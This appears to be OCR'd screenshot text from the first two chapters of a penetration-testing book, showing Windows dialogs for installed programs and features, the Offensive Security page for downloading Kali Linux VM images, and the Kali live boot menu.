



Chapter 1: Introduction to Penetration Testing



Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
appwiz.cpl
OK
Cancel
Browse...


Programs and Features
Control Panel > Programs > Programs and Features
Search Programs and Features
Control Panel Home
View installed updates
Turn Windows features on or off
Uninstall or change a program
To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.
Organize
Name
Publisher
Installed On
Size
Microsoft Intune Management Extension
Microsoft Corporation
2019/03/09
5,79 MB
Microsoft Office 365 ProPlus - en-us
Microsoft Corporation
2019/02/15
Microsoft OneDrive
Microsoft Corporation
2019/02/13
112 MB
Microsoft Teams
Microsoft Corporation
2019/02/18
84,8 MB
Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.40660
Microsoft Corporation
2019/02/15
20,5 MB
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.40660
Microsoft Corporation
2019/02/15
17,1 MB
Microsoft Visual C++ 2017 Redistributable (x64) - 14.12.25810
Microsoft Corporation
2019/02/13
23,7 MB
Microsoft Visual C++ 2017 Redistributable (x86) - 14.12.25810
Microsoft Corporation
2019/02/13
20,1 MB
VMware Tools
VMware, Inc.
2019/02/13
78,8 MB
Currently installed programs Total size: 363 MB
9 programs installed



Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
.NET Framework 3.5 (includes .NET 2.0 and 3.0)
.NET Framework 4.7 Advanced Services
Active Directory Lightweight Directory Services
Container Image Manager
Containers
Data Center Bridging
Device Lockdown
Guarded Host
Hyper-V
Hyper-V Management Tools
Hyper-V Platform
Hyper-V Hypervisor
Hyper-V Services
Internet Explorer 11
OK
Cancel


Chapter 2: Getting Started with Kali Linux






www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
OFFENSIVE security
Courses
Certifications
Pricing
Who We Serve
Why Offsec
Services
About
ENROLL
Download Kali Linux VMware and VirtualBox Images
Want to download Kali Linux custom images? We have generated several Kali Linux VMware and VirtualBox images which we would like to share with the community. Note that the images provided below are maintained on a "best effort" basis and all future updates will be listed on this page. Furthermore, Offensive Security does not provide technical support for our contributed Kali Linux images. Support for Kali can be obtained via various methods listed on the Kali Linux Community page. These images have a default password of "toor" and may have pre-generated SSH host keys.
We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux in its latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested weekly releases at http://cdimage.kali.org/kali-weekly/. Downloads are rate limited to 5 concurrent connections.
Kali Linux VMware Images
Kali Linux VirtualBox Images
Image Name | Torrent | Size | Version | SHA256Sum
Kali Linux Vm 64 Bit 7z | Torrent | 2.5G | 2019.1 | e4c6999edccf27f97d4d014cdc66950b8b4148948abe8bb3a2c30bbc0915e95a
Kali Linux Vm 32 Bit 7z | Torrent | 2.6G | 2019.1 | 9d2c51b99da583c18fcdb3a47d001dbe1a9ed3013105d0557ed2594d033ce614
OFFENSIVE security OSCP
Ready for a real InfoSec challenge? Join the ever growing group of highly skilled Offensive Security Certified Professionals. Learn hands-on, real world penetration testing from the makers of the Kali Linux penetration testing distribution.
OSCP REGISTRATION


KALI
"the quieter you become, the more you are able to hear"
Kali Linux Live Boot Menu
Live system
Live system (fail-safe mode)
Live system (forensic mode)
Live system (persistence, check kali.org/prst)
Live system (encrypted persistence, check kali.org/prst)
Start installer
Start installer with speech synthesis
Advanced options...

